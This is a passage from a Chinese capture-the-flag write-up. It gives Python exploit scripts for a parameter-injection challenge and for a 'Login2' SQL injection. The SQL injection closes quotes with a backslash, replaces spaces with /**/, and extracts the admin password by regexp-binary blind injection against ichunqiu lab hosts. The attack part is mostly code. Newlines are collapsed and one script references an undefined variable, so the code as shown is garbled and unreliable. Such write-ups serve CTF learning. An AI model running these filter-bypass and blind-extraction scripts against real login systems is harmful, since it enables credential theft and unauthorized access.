
**EXP:**

import requestsfor i in range(200):exp = 'admin' \* iurl = """http://eci-2zegmubwrc7i5lg2367d.cloudeci1.ichunqiu.com/index.php?user=ohhhh&pass=a3333&repass=%s";s:3:"dir";s:5:"/flag";}&dir=1"""%(payload)res = requests.get(url)if "flag{" in res.text:print(url)print(res.text)



**Login2**  
打开题目发现是 sql 注入，过滤了很多，关键是过滤了单引号双引号，所以这里用可以用反 斜杠闭合,过滤空格，用/\*\*/绕过。






发现语句执行成功 题目说只有 admin 能登陆 所以注 admin 的密码 但是发现基本查询语句基本过滤，所以这里用正则盲注，利用 regexp binary 匹配 数据库中没有找到 flag。

import requestsurl = ''post = {"username":"\\","password":"{}"}a1 = '0x5e'a2 = '.?^\*+$'result = ''for i in range(1,20):for i in range(32,127):if chr(i) in a2:passelse:a3 = str(hex(i)).replace('0x','')payload = '||/\*\*/password/\*\*/regexp/\*\*/binary/\*\*/{}*#'.format(a1*+a3)post['password'] = payloadres = requests.post(url,data=post)if "flag" in res.text:result = result+chr(i)print(result)a1 = a1+a3break

但是匹配到 admin 的 password 为:This1snOtthEr1ghtfLag 尝试登录获取 flag。login2脚本：

import requestsimport stringdef str2hex(string): result = '' for i in string: result += hex(ord(i)) result = result.replace('0x','')  return '0x'+resultstrs = string.ascii\_letters+string.digitsurl = "http://eci-2zeg7c6lv4s6yqtok9lb.cloudeci1.ichunqiu.com/"headers = { 'User-Agent':'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0'}payload = 'or/\*\*/password/\*\*/regexp/\*\*/binary/\*\*/{}#'if \_\_name\_\_ == "\_\_main\_\_": name = '' for i in range(1,40): for j in strs: passwd = str2hex('^'+name+j) payloads = payload.format(passwd) postdata={ 'username':'admin\\', 'password':payloads } r = requests.post(url,data=postdata,headers=headers) #print(postdata) if "flag" in r.text: name += j print(j,end='')                break



**Tip**

misc&crypto附件